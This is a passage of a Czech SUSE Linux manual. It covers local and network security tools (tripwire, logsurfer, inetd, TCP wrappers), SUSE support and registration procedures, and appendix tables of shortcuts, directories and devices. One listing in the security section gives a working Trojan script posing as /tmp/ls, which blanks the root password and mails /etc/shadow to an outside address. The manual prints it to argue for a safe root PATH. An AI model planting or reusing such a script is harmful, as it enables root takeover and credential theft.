Proti tomu se doporučuje konfigurovat router tak, aby do interní sítě propustil pouze pakety s externí adresou a do externí sítě pouze pakety s interní adresou.

DNS poisoning

Útočník se snaží pomocí zfalšovaných DNS odpovědí otrávit cache DNS serveru, který pak předává tyto informace oběti, která je vyžaduje. Aby bylo možné DNS serveru tyto informace podstrčit, musí většinou útočník obdržet a analyzovat některé pakety ze serveru. To ale předpokládá dobré znalosti o způsobu šifrování komunikace mezi počítači.

Obranou je zde kryptované spojení, kde je identita cíle verifikována při navazování spojení.

Červi

Čevi jsou často zaměňováni s viry, existuje mezi nimi ale jeden velice důležitý rozdíl. Červ nepotřebuje žádný nosný program a specializuje se na co nejrychlejší rozšíření v síti.

Obranou je udržování aktualizované verze.

Nástroje

Dále se budeme zabývat jednotlivými nástroji umožňujícími dohlížet na systém, případně prověřovat jeho slabá místa. Je však při tom nutno mít stále na paměti, že potenciální ohrožení počítače bývá silně individuální: síť, chráněná firewallem, vyžaduje jistě méně ochranných a monitorovacích opatření než síť zcela nechráněná.

Lokální nástroje

K nesporným výhodám Linuxu patří jak jeho stabilita, tak skutečnost, že se jedná o důsledně víceuživatelský systém. To druhé však přináší riziko, které by se nemělo podceňovat. Kromě obvyklých uživatelských práv existují ještě další, používaná systémem, která může útočník za jistých podmínek zneužít. Jde o takzvaný `suid-bit`. Program, který tento bit nastaví, přebírá automaticky práva uživatele, kterému patřil. Pokud program patřil uživateli `root` a spustil ho pak libovolný uživatel, může pak také uplatňovat práva uživatele `root`. Třebaže to zní opovázlivě, obvykle to žádnou hrozbu nepředstavuje. Mnoho programů by bez této schopnosti dokonce nemohlo vůbec pracovat. Tak například program `ping` musí používat práva uživatele `root`, takže by ho jinak obyčejný uživatel vůbec nemohl použít. Proto musí mít nastaven `suid-bit`, jak se o tom můžeme přesvědčit:

```
newbie@earth:/home/tux/ > ls -l /bin/ping
```

```
-rwsr-xr-x 1 root root 13216 Mar 17 16:36 /bin/ping
```

Pokud vás zajímá, které všechny programy na vašem systému suid-bit používají a máte čas nechat chvíli počítač běžet, zkuste zadat:

```
newbie@earth:/home/tux/ > find / -uid 0 -perm +4000
```

Je to i jednoduchý způsob, jak zachytit podezřelé programy.

V SUSE Linuxu můžete s pomocí konfigurátoru v menu 'Správa systému' a 'Nastavení bezpečnosti systému' položku 'Práva k souborům nastavit na:' zvolit jako *secure*. Jaká práva se tím přidělila, o tom se přesvědčíte v souboru `/etc/permissions.secure`.

Málokdo má jistě čas, aby neustále monitoroval svůj počítač. Naštěstí zde existují nástroje, které mohou určitou část této námahy ušetřit. Jeden z nich, který doporučuje CERT², zde zasluhuje pozornost. Jedná se o program *tripwire* ze série *sec*.

Tripwire

Po funkční stránce je program *tripwire* docela jednoduchý. Prohledává systém a informace o souborech shromažďuje v databázi. Nad kterými soubory a adresáři má dohled, to lze určit v jeho konfiguračním souboru.

Program *tripwire* tedy *nevyhledává* infikované soubory ani chyby v systému. Vychází pouze ze své databáze o systému, při jejímž vytvoření předpokládá, že systém je korektní. To je důvodem, proč je nezbytné vytvořit jeho databázi vzápětí po instalaci systému nebo alespoň před prvním připojením k síti. Proveďte se to příkazem

```
root@earth:root > /var/adm/tripwire/bin/tripwire -init
```

Tabulka *Tripwire* na následující straně ukazuje cesty k databázi a konfiguračnímu souboru, se kterými je přeložen balík *tripwire* v SUSE Linuxu.

Cesty jsou zvoleny tak, aby do domovského adresáře programu *tripwire* měl přístup pouze superuživatel. V ideálním případě se databáze nainstaluje na souborový systém přístupný pouze pro čtení, například na disketu se zablokovaným zápisem, aby ji útočník nemohl pozměnit a zamaskovat tak svůj útok. Vzorová konfigurace pro program *tripwire* se nachází v souboru `/usr/share/doc/packages/tripwire/tw.conf.example`.

²CERT = Computer Emergency Response Team;
viz <http://www.cert.dfn.de/dfncert/info.html>.

<code>/var/adm/tripwire</code>	Databáze a konfigurační soubor
<code>databases</code>	Tento adresář se vytvoří automaticky. Nově vytvořená databáze se zde dočasně uloží. Musíte ji pak překopírovat ručně na správné místo.
<code>/var/adm/</code>	Konfigurační soubor
<code>tripwire/tw.</code>	
<code>config</code>	
<code>/var/adm/</code>	Tady je databáze
<code>tripwire/db</code>	

Tabulka 22.1: Cesty zakompilované v programu tripwire

linux. O syntaxi konfiguračního souboru vám nejvíce řekne manuálová stránka k `tw.config`. Pro jednotlivé soubory se zde dají nastavit metody, jak vytvořit kontrolní součet. Dále se zde zadá, které informace o sledovaném souboru nebo adresáři se mají ukládat.

Po nastavení konfiguračního souboru je obvyklé program `tripwire` přidělit jako úlohu, kterou pravidelně spouští `crontab`.

Monitorování protokolových souborů

Důležitým zdrojem informace jsou jistě protokolové soubory, do kterých zapisuje systém a řada dalších programů zprávy o své činnosti. Pravidelnou pozornost si jistě zasluhuje soubor `/var/log/messages`, kam ukládá SUSE Linux největší množství informací.

Přirozeně ve většině případů nemá nikdo ani čas, ani okamžitý důvod, aby přehraboval tento obrovský a stále narůstající soubor. Určitou pomocí proto může být program `logsurfer`. Ten průběžně monitoruje zadaný konfigurační soubor a podle zadaných vzorů hlášení v konfiguračním souboru provede v případě nalezení shody předepsanou akci. Tak například objevili se tam slovo „fail“, informuje administrátora e-mailem nebo spustí určený program. Příklady obsahuje skutečně vynikající [4] `logsurfer.conf`.

Proměnná PATH a uživatel root

Pokud jste pracovali pod SUSE Linuxem jako uživatel `root`, jistě jste si všimli, že pracovní adresář není obsažen ve vyhledávací cestě pro uživatele `root`.

Proto je v takové situaci obvyklé spouštět z běžného adresáře program uvedený znaky `./`. Důvod k tomu vyplývá z následujícího scénáře:

- K systému se přihlásí uživatel, který si vytvoří skript podle výpisu *Proměnná PATH a uživatel root* na této straně.

```
#!/bin/sh
cp /etc/shadow /etc/shadow.sys
sed 's;\(^root:\)[^:]*\(:.*\);\1\2;' /etc/shadow.sys \
    > /etc/shadow
# rm -f /etc/shadow.sys
mailx zak@rostaci.cz -s "Root je bez hesla" < /etc/shadow
/bin/ls $*
```

Soubor 83: Skript pro útok na superuživatele

- Tento skript pak uloží jako `/tmp/ls`.
- Když teď uživatel `root` vstoupí do adresáře `/tmp` a má symbol pro aktuální adresář `.` / jako první ve své přístupové cestě, spustí se mu místo očekávaného programu `/bin/ls` tento podvržený skript, který odstraní heslo pro uživatele `root` a pošle útočníkovi e-mail, kterým ho potěší, že má konečně přístup bez hesla jako uživatel `root`. Vpravdě nemilé...

Naopak pokud nebude symbol pro aktuální adresář vůbec obsažen v přístupové cestě, je sice třeba o něco málo pracněji spouštět programy a skripty z běžného adresáře s uvedením znaků `./`, za toto drobné nepohodlí však ve vašem systému významně ztížíte chov trojských koní – o těch jsme již psali v odst. na straně 622.

Síťové nástroje

Monitorování a kontrola počítače připojeného k síti patří k nezbytné rutině. V dalším uvedeme nástroje, které přitom můžete použít pro odvrácení možného útoku po síti.

Program inetd

Jednoduchý přístup představuje cílevědomé odpojování síťových služeb „portů“, které zajišťuje program `inetd` (internetový „superserver“). SUSE Linux již sice má standardně deaktivovány některé služby potenciálně ohrožující bezpečnost (což pro program `inetd` představuje tzv. „internal services“), v jeho konfiguračním souboru `/etc/inetd.conf` lze však uvést i další služby, které je vhodné podle okolností dočasně vypínat či zapínat. Doporučujeme vám nahlédnout do konfiguračních souborů, protože například POP3 a další služby bývají standardně aktivovány.

Soubor *Program inetd* na této straně ukazuje výběr služeb, které většinou plně postačují.

```
ftp      stream tcp nowait root    /usr/sbin/tcpd    wu.ftpd -a
telnet   stream tcp nowait root    /usr/sbin/tcpd    in.telnetd
shell    stream tcp nowait root    /usr/sbin/tcpd    in.rshd -L
login    stream tcp nowait root    /usr/sbin/tcpd    in.rlogind
finger   stream tcp nowait nobody /usr/sbin/tcpd    in.fingerd -w
```

Soubor 84: Typická konfigurace programu inetd

V každém případě stojí za uvážení, zda opravdu potřebujete služby `telnet`, `shell` a `login`. Jejich nevýhodou je, že přenášejí hesla bez utajení, což je pro útočníka vítaná možnost je přečíst – v případě vhodných nástrojů je to dokonce triviální.

Zejména byste neměli připustit vzdálené přihlášení jako uživatel `root`. Zde znovu upozorňujeme, abyste raději použili modernější program Secure Shell – balík `ssh`, který zašifruje cokoli přenášeného, tedy i hesla.

TCP-Wrapper

TCP-wrapper (např. program `tcpd`) umožňuje bezpečný přístup k určitým službám pro jednotlivé síť nebo IP adresy. Program `tcpd` je již integrován v SUSE Linuxu, jak ukazuje výpis *Program inetd* na této straně souboru `/etc/inetd.conf`, kde ho najdete v 6. sloupci. Koncepce je prostá: Program `tcpd` spouští právě potřebné služby a předem kontroluje, zda k nim má klient oprávnění.

Kontrola přístupu se řídí obsahem souborů `/etc/hosts.allow` a `/etc/hosts.deny`.

- Přístup je povolen, pokud kombinace klienta a služby existuje v souboru `/etc/hosts.allow`.

- Podobně je přístup odmítnut, pokud taková kombinace existuje v souboru `/etc/hosts.deny`.
- Pokud pravidlo neexistuje ani v jednom souboru, přístup se povolí.

Poznámka

Jakmile je pravidlo nalezeno, použije se. Znamená to, že pokud je v souboru `/etc/hosts.allow` například povolen přístup k telnetu, povolí se užívat telnetový port, i kdyby to bylo v souboru `/etc/hosts.deny` zakázáno.

Poznámka

O syntaxi těchto souborů vám řekne více [5]hosts.access.

Alternativou ke kombinaci TCP-wrapper/inetd představuje program xinetd (balík xinetd, série n), který sdružuje funkce inetd a tcpd. Nevýhodou je nekompatibilita konfiguračních souborů pro inetd a xinetd.

Poznámka

Z obou tzv. internetových „superserverů“ (inetd a xinetd) smí být spuštěn pouze jediný. Musíte se proto včas rozhodnout, který z nich použít.

Poznámka

Další programy, které vám mohou pomoci v zabezpečení svého linuxového systému, obsahuje série sec. Projděte si prosím balíky z této série.

Aktuální informace o bezpečnosti SUSE Linuxu

SUSE nabízí následující služby pro maximální zabezpečení distribuce SUSE Linuxu:

Dvě poštovní konference každému k dispozici:

- `suse-security-announce` – obsahuje zprávy SUSE o problémech, týkajících se bezpečnosti,

- `suse-security` – obsahuje zprávy o bezpečnosti SUSE Linuxu a je otevřená pro veřejnou diskusi.

Pro zapsání na jednu či obě poštovní konference stačí zaslat prázdnou zprávu na `suse-security-subscribe@suse.com` nebo `suse-security-announce-subscribe@suse.com`.

Centralizované hlášení o nových bezpečnostních problémech:

Pokud objevíte nějaký bezpečnostní problém, prověřte prosím nejprve, zda již k němu nebyla uveřejněna aktualizace distribuce SUSE Linuxu. Pokud nikoli, zašlete prosím e-mail na adresu `security@suse.de` s popisem problému. Pokusíme se reagovat co nejrychleji. K zabezpečení dat můžete použít balík `pgp`. Náš veřejný PGP klíč lze stáhnout z <http://www.suse.de/security>

Všeobecné zásady na závěr

1. Jako uživatel `root` se přihlašujte pouze pro správu systému. Pro denní rutinu si založte běžný uživatelský účet.
2. Vyhňte se používání služeb `telnet`, `rlogin` a `rsh`.
3. Místo toho použijte službu `ssh`, pokud potřebujete vzdálené přihlášení.
4. Deaktivujte (zakažte) všechny síťové služby, které nezbytně nepotřebujete.
5. Používejte vždy aktuální verze balíků k zabezpečení jako např. balík `bind`, balík `sendmail` nebo balík `ssh`.
6. Odstraňte `suid-bit` a `sgid-bit` ze všech souborů, kde to běžný uživatel skutečně nepotřebuje.
7. Pravidelně si prohlízejte protokolové soubory.

Část V

Technická podpora

Podpora a služby SUSE

60ti denní instalační podpora

Bez registrace vám nejsme s to poskytovat instalační podporu!

Pokud dosud nejste naším registrovaným uživatelem, ponecháváme si právo neodpovědět vám na váš dotaz — jinak bychom při případném návalu dotazů poškozovali uživatele řádně registrované.

Na obalu instalačních médií najdete registrační kód. Tento kód je jedinečný a slouží nám pro ověření pravosti vaší verze distribuce SUSE Linuxu.

Pokud na našich stránkách vyplníte registrační formulář, stanete se naším registrovaným uživatelem, a mimo jiné tak získáte i nárok na instalační podporu.

Poznámka

Protože je registrační kód a tím i nárok na podporu svázán s verzí produktu, žádáme vás, abyste registrovali *každou* zakoupenou verzi SUSE Linuxu, a to i pokud se jedná o aktualizaci anebo o distribuci přímo u nás nainstalovanou. Při žádném nákupu totiž neprobíhá automatická registrace.

Poznámka

Postup registrace

Abychom vám registraci maximálně ulehčili, dovolili jsme si připravit pro vás postup registrace. Registrace produktu společnosti SUSE se skládá ze dvou kroků. Prvním je 'vytvoření účtu' na stránce . Druhý krok je pak samotná registrace produktu. Pokud jste si již účet na našem portálu vytvořili, můžete samozřejmě první část přeskočit a rovnou si své produkty zaregistrovat.

Vytvoření účtu na portálu SUSE:

- V libovolném prohlížeči si otevřete stránku .
- Abyste mohli produkt společnosti SUSE zaregistrovat, musíte si nejdříve vytvořit konto. Dialog vytvoření konta vyvoláte kliknutím na odkaz *""sign up here""*
- Zobrazí se vám stránka s informacemi o pravidlech používání SUSE portálu. Zaškrtněte *""Yes, I accept the Terms of Use""* a pokračujte kliknutím na tlačítko *""Continue with Selection of Account Type""*
- Na následující stránce si můžete vybrat ze dvou typů účtů.
 - ▷ 'Register Business-Account' – zaškrtněte v případě, že k účtu bude přistupovat více uživatelů s různými uživatelskými jmény.
 - ▷ 'Register Private-Account' – zaškrtněte, pokud se jedná o váš účet jen pro osobní potřebu.

Po volbě typu účtu pokračujte stisknutím tlačítka *""Continue with Entry of Account Data""*. Jestliže nechcete ve vytváření účtu dále pokračovat, stiskněte *""Cancel""*

- V tomto dialogu zadáte všechny důležité informace. Položky označené hvězdičkou jsou povinné a pokud se chcete na portálu zaregistrovat, musíte je vyplnit. Jedná se o položky:
 - ▷ Street – do tohoto pole napište ulici a číslo popisné, kde bydlíte nebo sídlí vaše společnost
 - ▷ ZipCode – do tohoto pole napište PSČ
 - ▷ City – do tohoto pole napište obec, kde bydlíte nebo kde sídlí vaše společnost
 - ▷ Country – vyberte z rozbalovacího seznamu 'Czech Republic'
 - ▷ Login – do tohoto pole napište své přihlašovací jméno

- ▷ E-Mail – do tohoto pole napište svou emailovou adresu
- ▷ Language – z rozbalovacího seznamu vyberte jazyk, ve kterém si přejete komunikovat
- ▷ Salutation – pokud jste žena, zvolte Mrs., pokud muž, vyberte Mr.
- ▷ Given Name – do tohoto pole napište své jméno
- ▷ Name – do tohoto pole napište své příjmení

Jestliže si nepřejete posílat na vámi zadanou emailovou adresu žádné informace od naší společnosti, odškrtněte políčko 'Newsletter'. Pokud je necháte zaškrtnuté, budeme vám zasílat informace o novinách od společnosti SUSE. Po vyplnění všech položek stiskněte tlačítko "Continue with Check of the Data".

- Pokud vyplníte všechny políčka správně, obdržíte přehled svých údajů. Jestliže jste některý zadali nesprávně, můžete se vrátit stisknutím tlačítka "Safe Data and Create Account"
- Po potvrzení dat dojde k vytvoření účtu. Heslo k účtu vám dojde na v předešlém dialogu zadaný email.

Po vytvoření účtu vám na váš email zadaný při vytváření účtu dojde heslo k účtu. Email bude vypadat asi takto:

Hello Test.

Welcome to the SUSE Linux Portal.

You can now enter the SUSE Linux Portal
with the following password:

Password: xxxxx

Best regards
SUSE Linux Portal Team

Soubor 85: Automatická odpověď po vytvoření účtu

V řádce Password: xxxxx místo křížků najdete své heslo.

Registrace produktu:

- Na stránce se přihlaste do portálu. To uděláte tak, že do pole 'Login Name' napíšete své uživatelské jméno, které jste si zvolili při vytváření účtu, a do pole 'Password' napíšete heslo, které jste obdrželi na svůj email.
- Po přihlášení se vám rozvine v levém pruhu nabídka "My SUSE". Zde klikněte na odkaz "Product Registration".
- Klikněte na odkaz "Activate Product".
- Do pole 'Registration Code:', které se objeví v následujícím dialogu, zadejte registrační číslo svého produktu a stiskněte tlačítko "Check".
- Pokud jste zadali správné registrační číslo, objeví se informace o registrovaném produktu. Jestliže si tento produkt přejete zaregistrovat, stiskněte "Activate".

Aktivace produktů trvá delší dobu. U produktů s maintenance jsou aktivovány do druhého dne. Přehled registrovaných produktů kdykoliv získáte volbou "Product Registration" v nabídce "My SUSE".

Rozsah instalační podpory

Úkolem instalační podpory je pomoci vám uvést do provozu základní součásti SUSE Linuxu. Vzhledem k počtu našich uživatelů a značnému rozsahu dané problematiky to znamená určité omezení na přesně vymezená témata. Problémy, se kterými vám pomůžeme, jsou tyto:

- Instalace typické pracovní stanice nebo laptopu s jedním procesorem, minimálně 64 MB RAM a 2 GB volného místa na disku.
- Změna velikosti jednoduchého oddílu Windows 9x/ME (FAT32).
- Instalace z interní mechaniky IDE, SCSI CD nebo DVD-ROM.
- Instalace na první nebo druhý IDE disk (/dev/hda nebo /dev/hdb) popř. čistě SCSI systém bez RAIDového pole.
- Nastavení duálního startování SUSE Linuxu a Windows nainstalovaných na jeden disk.
- Integrace standardní myši, klávesnice a touchpadu. Podpora nezahrnuje mapování multimediálních klávesnic a speciálních klávesnic pro jiné OS.
- Nastavení grafické karty rozpoznané programem YaST2. Podpora nezahrnuje 3D akceleraci.
- Instalace zavaděče do MBR (Master Boot Record) prvního disku nebo na disketu.
- Nastavení připojení pomocí podporované PCI ISDN karty, modemu, nebo DSL zařízení.
- Podpora pro řešení problémů v instalaci "Standardní systém"
- Upgrade systému na novou verzi z předcházející verze. Upgrade ze starších verzí není podporován.
- Update jádra z oficiálních RPM verzí společnosti SUSE.
- Manuální nebo automatická instalace aktualizací (YOU) z FTP serveru ftp.suse.com or nebo z některého z oficiálních mirrorů.
- Pomoc při problémech s řešením hardwarových konfliktů podporovaných zařízení.

**Témata, která zde nejsou uvedena, nejsou součástí instalační podpory.
Dotazy na ně proto nejsme povinni zodpovědět.**

Prosíme tedy o pochopení, pokud vás někdy budeme nuceni odkázat na odpovídající dokumentaci (manuálové stránky, soubory README, databázi technické podpory).

Jak urychlit čekání na odpověď

Toto je malý návod, jak co nejrychleji obdržet odpověď naší instalační podpory.

- Pokud jste tak již neučinili, zaregistrujte se.
- Pošlete strukturovaný e-mail podle vzoru, který ukazuje výpis *Jak urychlit čekání na odpověď* na této straně, na adresu `support@suse.cz`. Při zadávání údajů věnujte prosím pozornost rozlišování velkých a malých písmen.

JMÉNO: Josef
PŘÍJMENÍ: Koumes
REGCODE: XXXXXX

Vážení pracovníci oddělení technické podpory SUSE,

obracím se na Vás s drobným problémem
při zavádění Linuxu do našich nových modelů
báboviček a kyblíčků.

Po instalaci SUSE Linuxu 9.0 se objevuje
po zavedení jádra chybové hlášení

"Unable to open an initial console"

Nové modely báboviček a kyblíčků jsou osazeny procesorem Pentium 4 se 128
IDE diskem. Co asi dělám špatně?

S přátelským pozdravem
(i od mého asistenta Lopatky)

Váš Josef Koumes
<koumes@adresa.cz>

Soubor 86: Příklad dotazu zasláného e-mailem

... mám problém se zavaděčem LILO.

Zasílám také důležitou část svého `/etc/lilo.conf`

```
-----  
# Linux bootable partition config begins  
image = /boot/vmlinuz  
root = /dev/sda2  
label = linux-2.0.36  
# Linux bootable partition config ends  
-----
```

Soubor 87: Část dotazu s konfiguračním souborem

Jak dlouho máte nárok na instalační podporu

Nárok na instalační podporu pro SUSE Linux trvá 60 dní od data registrace, maximálně ovšem 60 dní po vydání nové verze.

Jak kontaktovat oddělení pro podporu klientů

Naše oddělení technické podpory můžete kontaktovat prostřednictvím e-mailu, faxu, dopisem nebo telefonicky.

Pokud zasíláte dotaz, ujistěte se prosím předem, že zvolený komunikační kanál opravdu funguje.

Poznámka

Při e-mailových dotazech nám můžete zasílat přílohy. Pokud nám chcete zaslat např. výpis (soubor typu `*.log`), můžete ho přiložit jako textovou přílohu nebo jako archiv s příponou `zip`. Zvláštní pozornost věnujte tomu, abyste nám neposílali zabalené soubory v exotických formátech a spustitelné soubory jakýchkoliv operčních systémů. Váš dotaz tak budeme moci rychleji zpracovat.

Poznámka

Naše oddělení technické podpory můžete kontaktovat následujícími způsoby:

- **e-mailem**

adresa: `support@suse.cz`

pracovní doba: celý pracovní týden

- **faxem**

číslo faxu: (02) 96 54 23 74

pracovní doba: celý pracovní týden

- **dopisem**

adresa: SUSE CR s.r.o.

Instalační podpora

Drahobejlova 27

190 00 Praha 9

pracovní doba: celý pracovní týden

- **telefonicky**

telefonní číslo: (02) 96 54 23 89

pracovní doba:

od **pondělí** do **čtvrťka**

9:00—12:00 a 13:00—16:00

v **pátek** pak od 9:00—12:00

Mějte připravený registrační kód a ujistěte se, že jste registrováni.

Pouze registrovaní uživatelé mají nárok na instalační podporu.

Mějte prosím rovněž na paměti, že běžný **telefonický dotaz by neměl trvat déle než 5 minut**.

K poskytování instalační podpory přistupujeme sice značně velkoryse, ale zajisté budete mít pochopení, že za cenu distribuční krabice nemůžeme provádět trvalou správu celé vaší firemní sítě. To již spadá do oblasti placených služeb, podrobněji se o tom dočtete na našich webových stránkách.

Služby zákazníkům

Třebaže má náš operační systém všechny přednosti, plně využitelný v každodenním provozu se stává teprve odbornou a kompetentní péčí.

Naše oddělení pro vývoj a technickou podporu nemají na starost pouze instalační podporu, která se poskytuje při zakoupení distribuce SUSE Linux, ale i pomoc při vytváření kompletních řešení, kde se teprve plně projeví naše jedinečné linuxové know-how. Ať se jedná o školení, instalaci a konfiguraci hardwaru i softwaru nebo o individuální podporu a služby, vždy se ptáme, jak vám můžeme pomoci.

Kontakt:

- **Telefon**

Telefonní číslo: (02) 96 54 23 73

9:00 až 16:00

- **E-mail**

Adresa: professional@suse.cz

- **Fax**

Faxové číslo: 296 542 373

- **Poštou**

Adresa: SUSE CR s.r.o.
Professional Services
Drahobejlova 27
190 00 Praha 9

Poradenství a samostatné projekty

Chcete používat SUSE Linux ve svém podnikání? Nabízíme vám kompletní poradenství a různá řešení, jak optimálně využít Linux ve vaší oblasti podnikání.

Poskytujeme Linux již od jeho počátků, a proto máme skutečně rozsáhlé zkušenosti zejména s linuxovými servery. Naši konzultanti vám mohou nabídnout cenné know-how pro zajištění úspěchu vašich projektů. Naše síla spočívá v mnohostrannosti — at'jsou to databáze, otázky zabezpečení systému proti napadení, přístup na Internet nebo výstavba rozsáhlé podnikové sítě — Linux se správným softwarem je ta pravá základna pro využití v praxi.

Naše nabídka sahá od koncepce, implementace a konfigurace serverových systémů až po kompletní poradenství v otázkách infrastruktury.

Chcete se například prezentovat na Internetu a zajistit si na to pomocí SUSE Linuxu webový server, e-mail a bezpečné internetové připojení? Naši systémoví odborníci spolu s vámi provedou návrh a implementaci korektního, stabilního a perspektivního řešení.

Spravujete složitou heterogenní síť a chtěli byste do ní integrovat Linux? Poradíme a podpoříme vás při návrhu a realizaci komplexního serverového řešení.

Máte zvláštní požadavky, které není možné uspokojit pomocí standardního softwaru? Můžeme vám pomoci s dalším vývojem.

Budeme vás přitom podporovat přímo z našeho servisního centra v Praze.

- Implementace a uvádění do chodu
- Poradenství o infrastruktuře
- Intranetové servery — projekty a řešení
- Internetové servery — projekty a řešení
- Individuální vývoj softwaru pro klienty
- Kompletní projekty a řešení
- Elektronické obchodování (e-commerce)

Školení

Naši odborníci školí systémové administrátory a programátory takovým způsobem, aby byli schopni v co nejkratším čase používat všechny přednosti Linuxu, a tím došlo ke zvýšení produktivity. Podrobnější informace jsou dostupné na našich webových stránkách.

Zpětná vazba

Budeme rádi, když nám zašlete jakoukoliv připomínku nebo popis problému a rádi vám pomůžeme, pokud se jedná o závažné věci a pokud již známe řešení. V každém případě nám zpětná vazba umožňuje odstranit problém v pozdější verzi, resp. předat informace jiným uživatelům, kteří SUSE Linux používají.

Kromě toho je naším cílem vybudovat systém, který se bude co nejvíce přibližovat přáním našich klientů. Proto také vítáme všechny názory i kritiku k našim projektům. Domníváme se, že toto je ten nejlepší způsob, jak včas odhalit různé chyby a nedostatky a udržet tak vysoký standard Linuxu.

Můžete se na nás kdykoli obrátit na e-mailové adrese feedback@suse.cz.

Další služby

Uživatelé SUSE Linuxu mají k dispozici i další bezplatné služby, které jsou k dispozici nepřetržitě 24 hodin denně:

- **Webový server SUSE** www.suse.cz Aktuální informace, katalogy, FAQ
- Databáze technické podpory obsahující české, anglické, německé a další mutace SDB dokumentů. <http://portal.suse.cz>
- Databáze podporovaného HW v anglické a německé verzi. <http://cdb.suse.de>
- Informace o bezpečnostních opravách. <http://www.suse.de/en/security/index.html>

Část VI

Přílohy

Důležité klávesy a klávesové kombinace

Klávesová zkratka	Význam
(↵)	Vykonání příkazu z příkazové řádky. Jinak obecně konec řádky.
(Pause)	V textovém módu přepnutí do anglické klávesnice. Zpět se přepnete opět stisknutím této klávesy.
(Ctrl) + (D)	Odhlášení z příkazové řádky. Odpovídá příkazu <code>exit</code> . Jinak EOF – end of file. V souboru <code>/etc/profile</code> lze nastavit hodnotu <code>ignoreeof=x</code> , kolikrát po sobě je třeba stisknout klávesu (Ctrl) + (D) , než k odhlášení dojde.
(Ctrl) + (C)	Ukončení (zabití) programu z příkazové řádky
(Ctrl) + (Z)	Přesunutí vykonávání programu na pozadí
(Ctrl) + (Alt) + (Backspace)	Ukončení (zabití) serveru X Window.
(Alt) + (F1) až (F6)	Přechod na jinou konzoli v textovém módu.
(Ctrl) + (Alt) + (F1)–(F6)	Přechod na textovou konzoli z X window nebo Dosemu.
(Alt) + (F7)	Zpět z textové konzole do X Window.

Tabulka A.1: pokr. na další str... .

(Shift) + (Page ↑)

(Shift) + (Page ↓)

(↑)

(↓)

(Ctrl) + (Alt) + (Num±)

(Ctrl) + (F1) až (F8)

Prohlížení odrolovaných řádek na konzoli.
Funguje do přepnutí konzole.

Totéž zpět.

Zobrazí předchozí příkaz, zadaný z příkazové řádky.

Totéž zpět.


Pod X Window přepíná mezi předem nastavenými rozlišeními obrazovky.

Změna pracovní plochy v KDE.

Strom adresářů

Přehled

Následující přehled ukazuje typický strom linuxových adresářů, detaily jsou vynechány:



Důležité adresáře

Souborový systém vaší instalace SUSE Linuxu má určitou předem dohodnutou organizaci, kterou není vhodné měnit. Pokud máte v něčem odlišnou koncepci, tak spíše přidávejte další adresáře a symbolické odkazy, než abyste měnili názvy systémových adresářů nebo je dokonce rušili. Následující tabulka *Důležité adresáře* na následující straně uvádí hlavní linuxové adresáře a jejich obsah.

/	kořenový adresář , představující „kořen“ adresářového stromu
/home	domovské adresáře jednotlivých uživatelů
/dev	soubory zařízení představující hardwarové komponenty
/etc	důležité soubory pro systémovou konfiguraci
/usr/bin	všeobecně přístupné příkazy
/bin	základní linuxové příkazy, potřebné pro start systému
/usr/sbin	příkazy pro správu systému
/sbin	příkazy pro správu systému, potřebné pro start
/etc/init.d	startovací skripty
/usr/include	hlavičkové soubory pro překladač jazyka C
/usr/include/g++	hlavičkové soubory pro překladač jazyka C++
/usr/share/doc	soubory s dokumentací
/usr/man	nápověda (manuálové stránky)
/usr/src	zdrojové texty pro systémový software
/usr/src/linux	zdrojové texty jádra
/tmp	dočasné soubory
/var/tmp	rozsáhlé dočasné soubory (nemažou se po rebootu)
/usr	uživatelské příkazy a aplikace, konfigurační soubory (pouze ke čtení)
/var	konfigurační soubory (např. odkazované z /usr)
/var/log	soubory s výpisy protokolů (log)
/var/adm	správa systému
/srv/ftp	FTP server
/srv/www	WWW server
/lib	sdílené knihovny pro dynamicky spojované (linkované) programy
/proc	souborový systém procesů
/usr/local	lokální rozšíření, nezávislá na distribuci
/opt	volitelný software – rozsáhlé balíky (např. KDE)

Tabulka B.1: Přehled důležitých adresářů

Důležité soubory

Nejdůležitějším souborem ve vašem systému je samotné *jádro*. Najdete ho v adresáři `/boot` pod jménem `vmlinuz`.

Soubory zařízení v adresáři `/dev`

Diskety a pevné disky

Kromě souborů zařízení uvedených v tabulce si lze vytvořit i vlastní. Informace o tom najdete na manuálových stránkách k programu `mknod`.

<code>/dev/fd0</code>	první disketová mechanika
<code>/dev/fd1</code>	druhá disketová mechanika
<code>/dev/hda</code>	první disk (E)IDE
<code>/dev/hda1 – /dev/hda15</code>	oddíly na prvním disku (E)IDE
<code>/dev/sda</code>	první disk SCSI
<code>/dev/sda1 – /dev/sda15</code>	oddíly na prvním disku SCSI
<code>/dev/sdb</code>	druhý disk SCSI
<code>/dev/sdc</code>	třetí disk SCSI

Tabulka C.1: Přehled souborů zařízení pro disketové mechaniky a pevné disky

Mechaniky CD

/dev/cdrom	Odkaz (který vytvoří YcST2) na použitou mechaniku CD, tj. na jeden z následujících souborů
/dev/hda až	CD mechanika ATAPI (obvyklý případ pro systémy s řadičem (E)IDE)
/dev/hdd /dev/scd0	CD mechanika SCSI (obvyklý případ pro systémy s řadičem SCSI)
/dev/scd1 atd.	
/dev/aztcd	Aztech CDA268-01 CD-ROM
/dev/cdu535	Sony CDU-535 CD-ROM
/dev/cm206cd	Philips CM206
/dev/gscd0	Goldstar R420 CD-ROM
/dev/lmscd	Philips CM 205/250/206/260 CD-ROM
/dev/mcd	Mitsumi CD-ROM (mimo ATAPI)
